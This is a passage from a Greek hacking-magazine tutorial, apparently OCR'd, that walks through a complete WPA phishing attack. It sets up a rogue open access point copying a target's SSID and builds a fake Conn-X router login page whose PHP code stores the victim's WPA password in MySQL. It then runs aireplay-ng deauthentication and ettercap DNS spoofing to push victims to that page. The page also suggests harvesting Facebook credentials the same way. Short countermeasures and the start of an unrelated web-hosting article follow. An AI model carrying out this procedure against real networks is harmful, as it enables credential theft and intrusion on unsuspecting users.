Καλά όλα μέχρι εδώ, αλλά πώς αναγκάζεται ο στόχος να συνδεθεί στο κακόβουλο ασύρματο δίκτυο κι έτσι να οδηγηθεί στη σελίδα phishing; Πολύ καλό ερώτημα! Η απάντηση είναι απλή. Χρησιμοποιούμε δύο άλλες, γνωστές επιθέσεις: Το deauthentication και το DNS spoofing. Συνεχίστε το διάβασμα.

Αναγνώριση υποψήφιου στόχου

Το βήμα αυτό δεν είναι ιδιαίτερα δύσκολο. Κάλλιστα μπορεί να γίνει ακόμα και από τα Windows, επιλέγοντας να δούμε τα διαθέσιμα ασύρματα δίκτυα. Από εκεί βλέπουμε το SSID αλλά και την κρυπτογράφηση που έχει το ασύρματο δίκτυο-στόχος. Στην περίπτωσή μας θα δουλέψουμε από την αρχή μέσα από το BackTrack 5 R3. Να σημειωθεί ότι τα πειράματα έχουν πραγματοποιηθεί σε ελεγχόμενο περιβάλλον. Σε ένα παράθυρο τερματικού πληκτρολογούμε:

1. Δεν είναι υποχρεωτικό να δουλέψουμε από BackTrack, αλλά είναι η αγαπημένη μας διανομή *και* για τέτοιες δουλειές.

```
root@bt:~# airmon-ng start wlan0
root@bt:~# airodump-ng mon0
```

Η ασύρματη κάρτα μπαίνει σε monitor mode, αναζητώντας ασύρματα δίκτυα. Στην περίπτωσή μας, το δίκτυο που ενδιαφέρει είναι αυτό το «Wireless Network». Το πλεονέκτημα με αυτή τη μέθοδο είναι ότι εκτός από το ESSID, λαμβάνουμε και άλλα χρήσιμα δεδομένα, όπως...

- Τη διεύθυνση MAC (BSSID C0:C1:C0:12:B7:60)
- Την ισχύ εκπομπής του δικτύου (PWR -42),
- Το κανάλι που εκπέμπει (CH 7)
- Την κρυπτογράφηση (WPA)
- Το μέγεθος των δεδομένων που ανταλλάσσονται (#Data 133)
- Τους χρήστες που χρησιμοποιούν το ασύρματο δίκτυο (STATION), τη διεύθυνση MAC αυτών και την ισχύ του σήματός τους

Δημιουργία Access Point (AP)


Το AP μπορεί να το υλοποιηθεί με δύο τρόπους.

- Ο πρώτος είναι να τροποποιήσουμε το υπάρχον AP του οικιακού μας δικτύου, μέσα από το web interface του. Ουσιαστικά, θα αλλάξουμε το SSID και θα απενεργοποιήσουμε την όποια ασφάλεια.
- Ο δεύτερος είναι να φτιάξουμε ένα ασύρματο Access Point στο BackTrack, χρησιμοποιώντας μία εξωτερική, ασύρματη κάρτα USB.

Η δεύτερη οδός έχει περισσότερη δουλειά. Τις λεπτομέρειες θα τις βρείτε στο σχετικό άρθρο που φιλοξενήσαμε στο τεύχος 003.

Για τις ανάγκες του παρόντος ακολουθήσαμε την πρώτη οδό. Η υλοποίηση του ελεύθερου Access Point έγινε μ' ένα Cisco Linksys WRT54GL, με

Εικόνα 2
Σε ένα Linksys WRT54GL με custom firmware το OpenWRT, δημιουργούμε ένα ελεύθερο ασύρματο Access Point!



custom firmware το OpenWrt Backfire 10.03. Το Access Point υλοποιεί ένα νέο τοπικό δίκτυο και φυσικά έχει πρόσβαση στο Διαδίκτυο. Τώρα, χρησιμοποιώντας το εργαλείο airodump-ng παρατηρούμε ότι έχουμε δύο δίκτυα με το ίδιο SSID (Wireless Network). Το ένα είναι το κλειδωμένο κατά WPA δίκτυο ενώ το άλλο είναι το ελεύθερο που έχουμε στήσει.

Κατασκευή phishing page

Το βήμα αυτό είναι πολύ σημαντικό -- ίσως το σημαντικότερο από όλα τα υπόλοιπα. Από αυτό εξαρτάται αν ο υποψήφιος στόχος θα πέσει στην παγίδα ή όχι. Η γνώση της εταιρείας που χρησιμοποιεί ο στόχος για την πρόσβαση στο Διαδίκτυο αποτελεί απαραίτητο στοιχείο για μια επιτυχημένη επίθεση. Στην περίπτωση μας, το θύμα χρησιμοποιεί Conn-X, τόσο για τηλεφωνία όσο και για πρόσβαση στο Internet. Έτσι, καλό είναι κατεβάσουμε ένα λογότυπο της εταιρείας, ενδεχομένως κι ένα ψαρωτικό λογότυπο τύπου «WiFi Zone».

Ανάλογα με τον router που έχει ο στόχος, προσαρμόζουμε και την ιστοσελίδα μας. Μια καλή ιδέα είναι να πάρουμε τον πηγαίο κώδικα (source code) αρχικών σελιδών σύνδεσης (login pages) διαφόρων modem/router που δίνουν γνωστοί ISPs και να τον τροποποιήσουμε κατάλληλα. (Το πώς μπορούμε να πάρουμε τον πηγαίο κώδικα αφήνεται ως άσκηση. Θα πούμε μόνο ότι είναι πολύ πιο εύκολο απ' όσο αρχικά φαντάζεστε.)

Για την κατασκευή της ιστοσελίδας χρησιμοποιούμε HTML και PHP. Το πρώτο αρχείο που φτιάχνουμε είναι το index.php και το κυριότερο μέρος του θα μοιάζει με το ακόλουθο:

```
<body bgcolor="#FFFFFF">
<img src="logo-connx.jpg" hspace="" width="250" height="150">
<div style="font-weight:bold; margin-bottom:50px"> </div>
<div align="center">
<div style="width:300px; border: solid 1px #333333; "
align="left">
<div style="background-color:#333333; color:#FFFFFF;
padding:3px;"></div>
<p><b><dd>    Router Wireless Security</dd></b></p>
<dd> <img src="Wifi.gif" hspace="50" width="100" height="100" > </dd>
<p><b><dd>Please Confirm your Password </dd></b></p>
<div style="margin:30px">
<form action="welcome.php" method="post">
<label>WPA Password :</label><input type="password"
name="password" class="box" size="25"/><br/><br />
<input type="submit" value=" Submit "/><br/></form>
<div style="font-size:11px; color:#cc0000; margin-top:10px"><?php
echo $error; ?></div>
</div></div></div></body>
```

Αρχικά προσαρμόζουμε το περιβάλλον της σελίδας ώστε να ταιριάζει στις ανάγκες της επίθεσης, επιλέγοντας χρώματα ή φόρμες που να μην ξενίζουν στο υποψήφιο θύμα. Πέρα από την εμφάνιση, το κύριο σημείο του κώδικα είναι η λειτουργία της φόρμας:



Εικόνα 3
Παρατηρούμε τα δύο ασύρματα δίκτυα που υπάρχουν με το ίδιο SSID, αλλά με διαφορετικά MAC address κι encryption. Η δημιουργία του ελεύθερου «Wireless Network» είναι η αρχή μιας επιτυχημένης επίθεσης WPA phishing.


```
<form action="welcome.php" method="post">
<label>WPA Password :</label><input type="password"
name="password" class="box" size="25"/><br/><br />
<input type="submit" value=" Submit "/><br/></form>
```

Με το παραπάνω δημιουργούμε μια φόρμα για την εισαγωγή του κωδικού που θα θα δώσει ο στόχος. Ο κωδικός καταχωρείται στη μεταβλητή password και μεταφέρεται μέσω της μεθόδου POST στη σελίδα welcome.php:

```
<?php
include ('config.php');
if($_SERVER["REQUEST_METHOD"] == "POST")
{
// Password sent from form
$mypassword=addslashes($_POST['password']);
$sql="INSERT INTO userInfo (password) VALUES ('$mypassword')";
$result=mysql_query($sql);
$row=mysql_fetch_array($result);
$active=$row['active'];
$count=mysql_num_rows($result);
header("location: https://www.google.gr");
}
?>
```

Το welcome.php χρησιμοποιεί το αρχείο config.php, το οποίο περιέχει όλες τις απαραίτητες παραμέτρους όπως hostname, user, password και database, για την εισαγωγή του WPA password στη βάση δεδομένων της MySQL:

```
<?php
$mysql_hostname = "localhost";
$mysql_user = "root";
$mysql_password = "toor";
$mysql_database = "passwords";
$bd = mysql_connect($mysql_hostname, $mysql_user, $mysql_
password) or die("Check out your settings please");
mysql_select_db($mysql_database, $bd) or die("Check out your
settings please");
```



Εικόνα 4
Η κατασκευή της phishing page οφείλει να είναι απλή και... ψαρωτική. Με λίγο social engineering και information gathering μπορούμε ν' ανακαλύψουμε τον τύπο του Access Point του στόχου, όπως επίσης και τον ISP του.

Στο αρχείο config.php βάζουμε όλα τα στοιχεία που απαιτούνται για τη σύνδεση στη βάση της MySQL. Το hostname της βάσης που δημιουργήσαμε για τις ανάγκες του παρόντος είναι το localhost, ο χρήστης είναι ο root, το password είναι το toor και η βάση δεδομένων είναι η passwords.

Πάντα στο BackTrack, τα αρχεία τα μεταφέρουμε στον κατάλογο /var/www, ενώ τους δίνουμε και τα κατάλληλα δικαιώματα:

```
root@bt:~# mv index.php welcome.php config.php /var/www/
root@bt:~# chmod 755 index.php welcome.php config.php
```

Εγκατάσταση phpMyAdmin

Για την εύκολη διαχείριση της βάσης εγκαθιστούμε την εφαρμογή phpMyAdmin.


```
root@bt:~# apt-get update
root@bt:~# apt-get install phpmyadmin
```

Κατά την πορεία της εγκατάστασης επιλέγουμε τον Apache2 ως web server και στη συνέχεια, στην ερώτηση «Configure database for phpmyadin with dbconfig-common?» απαντάμε «Yes» και δίνουμε τα στοιχεία για την πρόσβαση στη βάση.

Ακολούθως σηκώνουμε τον web server, τη βάση δεδομένων MySQL και τον Firefox:

```
root@bt:~# service apache2 start
root@bt:~# service mysql start
root@bt:~# firefox &
```

Στη μπάρα διευθύνσεων του browser πληκτρολογούμε τη διεύθυνση localhost/phpmyadmin. Στη θέση του username πληκτρολογούμε root



Εικόνα 5
Η δημιουργία μιας βάσης δεδομένων MySQL είναι πανεύκολη υπόθεση, χάρη στο phpMyAdmin. Η βάση ονόματι passwords δημιουργείται απλά μ' ένα κλικ.

και στη θέση του password το toor. Μπαίνουμε έτσι στην αρχική σελίδα του phpMyAdmin και είμαστε έτοιμοι να φτιάξουμε τη βάση δεδομένων με όνομα passwords. Συμπληρώνουμε τη λέξη «passwords» στο πεδίο «Create new database», επιλέγουμε το «utf8_general_ci» στο πεδίο «MySQL connection collocation» και πατάμε στο Create. Μέσα στη βάση passwords δημιουργούμε τον πίνακα userInfo. Αυτό το κάνουμε πληκτρολογώντας τη λέξη userInfo στο πεδίο «Name», το 2 στο «Number of fields» και πατώντας στο «GO». Στη συνέχεια, μέσα στον πίνακα userInfo, συμπληρώνουμε τα δύο πεδία ως εξής. Στο πρώτο πεδίο φροντίζουμε ώστε να είναι Field: id, Type: INT, Length/Values: 11, Index: PRIMARY και τσεκάρουμε το πεδίο AUTO_INCREMENT. Στο δεύτερο πεδίο βάζουμε Field: password, Type: VARCHAR, Length/Values: 255, Collation: utf8_bin. Πατάμε στο «GO» και, ναι, η βάση ονόματι passwords δημιουργήθηκε και είναι έτοιμη να φιλοξενήσει τα WPA passwords! Αυτό που μένει τώρα είναι να «πείσουμε» το στόχο να βγει από το δίκτυό του και να μπει στο ελεύθερο «Wireless Network».

WiFi Deauthentication Attack (DEAT)

Για να αναγκάσουμε το χρήστη να μπει στο ελεύθερο δίκτυο Wireless Network, πρέπει να τον αποκόψουμε πρώτα από το δικό του δίκτυο. Αυτό μπορεί να γίνει εύκολα με το λεγόμενο deauthentication attack (DeAuth attack). Με την εν λόγω μέθοδο στέλνουμε πακέτα αποσύνδεσης στον ή στους ασύρματους clients, με αποτέλεσμα να αποσυνδέονται από το AP. Στο διαδίκτυο υπάρχουν έτοιμα script που μπορείτε να χρησιμοποιήσετε γι' αυτή τη δουλειά -- το wifijammer (http://code.google.com/p/wifijammer) είν' ένα παράδειγμα. Εμείς πάλι την επίθεση θα την κάνουμε με εργαλεία που ήδη υπάρχουν στο BackTrack. Σε ένα τερματικό δίνουμε

```
root@bt:~# airmon-ng start wlan0
```

```
root@bt:~# airodump-ng mon0
```

Αυτό που θα δούμε στην οθόνη θα μοιάζει με την εικόνα 3. Στα πλαίσια του παραδείγματός μας, παρατηρούμε ότι το κλειδωμένο κατά WPA ασύρματο δίκτυο Wireless Network έχει διεύθυνση MAC την C0:C1:C0:12:B7:60 κι εκπέμπει στο κανάλι 7. Απο ένα άλλο τερματικό, λοιπόν, συντονίζουμε το interface mon0 στο κανάλι 7:


```
root@bt:~# iwconfig mon0 channel 7
```

Για να υλοποιήσουμε την επίθεση DeAuth σε όλους τους ασύρματους χρήστες του AP (μεγαλύτερη πιθανότητα επιτυχίας για την κύρια επίθεση του WPA phishing) δίνουμε:

```
root@bt:~# aireplay-ng --deauth 1000 -a C0:C1:C0:12:B7:60 mon0
```

Με την παράμετρο --deauth καθορίζουμε πόσα πακέτα θα στείλουμε, ώστε όλοι οι ασύρματοι clients να αποσυνδεθούν. Όσο μεγαλύτερος είναι ο αριθμός, τόσο το καλύτερο. Στην παράμετρο –a μπαίνει η MAC address του AP-στόχου. Οφείλουμε να πούμε ότι για την μεγιστοποίηση της πιθανότητας επιτυχίας της επίθεσης, πρέπει να έχουμε μια ισχυρή κεραία και να είμαστε κοντά στον στόχο. Αν ξέρουμε και το MAC address του ασύρματου client, τότε το DeAuth attack μπορούμε να το εστιάσουμε μόνο σ' εκείνον:


```
root@bt:~# aireplay-ng --deauth 1000 -a C0:C1:C0:12:B7:60 -c
D8:5D:4C:92:31:F4 mon0
```



Εικόνα 6
Ο πίνακας userInfo είναι εκείνος που θα φιλοξενεί όλα τα απαραίτητα στοιχεία που θα υπάρχουν στην εκάστοτε phishing page. Σε μια WPA phishing page αρκούν δύο στοιχεία: το id, για να μετράμε πόσα passwords έχουν καταχωρηθεί, καθώς και το password. Σε άλλες περιπτώσεις μπορούμε να εισάγουμε και τρίτο πεδίο, όπως, π.χ. το username.

DNS spoofing attack

Ο στόχος, μετά από την επιτυχημένη επίθεση DeAuth, αποσυνδέεται από το δίκτυό του. Για όση ώρα η επίθεση DeAuth είναι σε εξέλιξη, όσες φορές κι αν ο στόχος προσπαθήσει να συνδεθεί στο AP θα αποτύχει. Αν όμως ανοίξει τη λίστα με τα ασύρματα δίκτυα και δει ένα ελεύθερο γνώριμο SSID, είναι πολύ πιθανό να το πατήσει κι έτσι να βρεθεί στο δικό μας δίκτυο. Αυτό που θέλουμε τώρα είναι να έρχεται στη σελίδα που έχουμε δημιουργήσει, όποιον δικτυακό τόπο κι αν επιχειρεί να επισκεφθεί. Προς τούτο, θα καταφύγουμε στην τεχνική του DNS spoofing με τη βοήθεια του ettercap. Κατ' αρχάς, από το εργαλείο ifconfig βρίσκουμε το IP που έχει το BackTrack μας. Για εμάς ήταν το 192.168.1.10. Προσθέτουμε λοι-



Εικόνα 7
Αναλυτικά, φαίνονται όλες οι ρυθμίσεις παραμετροποίησης των πεδίων id και password...

πόν μια νέα γραμμή στο αρχείο etter.dns του ettercap, ώστε όλες οι (ονομαστικές) διευθύνσεις να αντιστοιχίζονται στην 192.168.1.10:

```
root@bt:~# echo "*  A 192.168.1.10" >> /usr/local/share/ettercap/etter.dns
```

Στη συνέχεια, με τη βοήθεια του ettercap υλοποιούμε την επίθεση DNS spoofing για όλους τους χρήστες που βρίσκονται συνδεδεμένοι στο ασύρματο δίκτυο.

```
root@bt:~# ettercap -T -q -i wlan0 -P dns_spoof -P autoadd -M arp // //
```

Χρησιμοποιούμε δύο διαφορετικά plugins για την επίθεση. Το ένα είναι το dns_spoof και το άλλο το autoadd. Το τελευταίο προσθέτει αυτόματα νέους clients στη λίστα για ARP poisoning, έτσι δε χρειάζεται να ξεκινάμε συνέχεια το ettercap για ν' ανιχνεύουμε πότε θα συνδεθεί ο στόχος στο δίκτυο μας.

Αποτελέσματα

Ο χρήστης πληκτρολογεί στον web browser του κάποια διεύθυνση, για παράδειγμα του Facebook. Ανακατευθύνεται ωστόσο στη σελίδα που κατασκευάσαμε, προκειμένου να ψαρέψουμε το WPA password ασύρματου δικτύου του. Μόλις δει τη σελίδα σκέφτεται κάτι σαν «αχά, αυτός ήταν ο λόγος που δεν μπορούσα να έχω πρόσβαση στο ίντερνετ» και με μεγάλη προθυμία γράφει τον κωδικό του ασύρματου δικτύου του. Στη συνέχεια ανακατευθύνεται στο google.gr, αλλά λόγω του DNS spoofing ξαναμπαίνει στην σελίδα που έχουμε φτιάξει. Γι' αυτόν το λόγο πρέπει να παρακολουθούμε τη βάση και μόλις δίνεται password να διακόπτουμε το spoofing, ώστε να μη θορυβούμε το στόχο μας. Φυσικά, μπορούμε να φτιάξουμε και κάποιο script, ώστε το DNS spoofing να διακόπτεται αυτόματα.


Και μια τελευταία παρατήρηση. Αν αναρωτιέστε γιατί χρησιμοποιήσαμε κοτζάμ βάση δεδομένων για την αποθήκευση του password ενός μόνου χρήστη, σκεφτείτε τι θα μπορούσε να είχε κάνει ένας καθαρά κακόβουλος attacker. Ενδεχομένως, λοιπόν, να είχε στήσει ένα ελεύθερο ασύρματο δίκτυο με άλλο --εννοείται παραπλανητικό-- όνομα, με διαφορετική σελίδα phishing και να ψάρευε στοιχεία διαφορετικής φύσης (τα credentials λογαριασμών Facebook είναι το πρώτο παράδειγμα που μας έρχεται στο μυαλό :D)

Τρόποι αντιμετώπισης

Για να αντιμετωπίσουμε επιθέσεις του τύπου WPA phishing και γενικότερα phishing, αν μη τι άλλο οφείλουμε να μην εμπιστευόμαστε τα ελεύθερα ασύρματα δίκτυα και να μην συνδεόμαστε σ' αυτά. Αν βέβαια υπάρχει μεγάλη ανάγκη (ή επιθυμία), τότε καλό είναι να χρησιμοποιούμε μόνον ασφαλείς συνδέσεις HTTPS και αμέσως μόλις αντιληφθούμε κάτι παράξενο να εγκαταλείψουμε το δίκτυο. Ακόμα καλύτερα, μια τακτική που μπορούμε ν' ακολουθούμε πάντα είναι η χρήση VPN. Και παρεμπιπτόντως, αναλυτικές οδηγίες για το πώς μπορείτε να στήσετε τον δικό σας VPN server θα βρείτε σε σχετικό άρθρο στο τεύχος 007. Αφορά στο OpenVPN και η εργασία γίνεται σε περιβάλλον Ubuntu. Παρόμοιες οδηγίες για περιβάλλον FreeBSD υπάρχουν και στο site του περιοδικού, συγκεκριμένα στο

    http://deltahacker.gr/?p=5669

Ό,τι κι αν κάνετε με αφορμή αυτό το άρθρο, καλή διασκέδαση σας ευχόμαστε! Αν μη τι άλλο, είμαστε σίγουροι ότι θα δώσετε ένα καλό μάθημα σε φίλους και γνωστούς, οι οποίοι δεν πολυδίνουν σημασία σε θέματα ασφαλείας.



Εικόνα 8
Μόλις ο στόχος πατήσει στο «Submit», στη βάση δεδομένων ονόματι passwords και συγκεκριμένα στο ομώνυμο πεδίο του πίνακα userInfo, εμφανίζεται το κλειδί WPA του ασύρματου δικτύου του. Εκτός κι αν ο στόχος είναι πιο πονηρός, δηλαδή, κι έχει πληκτρολογήσει ό,τι να 'ναι ;)

WEB HOSTING για όλους!



Skill: Intermediate Joe :)

Tags: VPS, apache, mysql, postfix, squirrelmail, pure-ftp, ispconfig

by GiannouG


Η αλήθεια είναι πως τα πακέτα web hosting είναι αρκετά φθηνά Στις Μέρες Μας (TM). Το ερώτημα όμως, τουλάχιστον για τους αναγνώστες του deltaHacker, είναι άλλο: Γιατί να αγοράσουμε ένα τέτοιο πακέτο; Σκεφτείτε το. Αρκετοί εξ ημών διαθέτουμε ήδη ένα VPS και θα μπορούσαμε άνετα να σηκώσουμε έναν web server, καθώς κι όλες τις άλλες υπηρεσίες που προσφέρουν τα αξιοπρεπή πακέτα web hosting. Εξάλλου, όσοι δεν έχουν VPS θα μπορούσαν να αποκτήσουν έναν, δίνοντας τα ίδια ή και λιγότερα χρήματα απ' όσα θα απαιτούσε κάποιο πακέτο web hosting...

Όταν νοικιάζει κάποιος ένα VPS αποκτά μόνο την πρόσβαση στο απομακρυσμένο (εικονικό) σύστημα, μέσα από ένα panel διαχείρισης. Από εκεί και ύστερα ο χρήστης μπορεί να επιλέξει ποιο λειτουργικό θέλει να εγκαταστήσει και είναι στο χέρι του να κάνει οτιδήποτε θέλει με το σύστημα. Εμείς θα δούμε τη διαδικασία για τη μετατροπή ενός VPS σε υπερπλήρη web server, με όλες τις υπηρεσίες που παρέχουν τα πλούσια πακέτα web hosting. Αναλυτικά, θα δούμε την εγκατάσταση του web server και της βάσης δεδομένων, καθώς κι ορισμένων βοηθητικών υπηρεσιών όπως η πρόσβαση μέσω FTP και η λήψη/αποστολή email. Τέλος, θα παρουσιάσουμε την εγκατάσταση, τη ρύθμιση και τη λειτουργία ενός αξιόλογου web hosting panel, που ακούει στο όνομα ISPConfig.

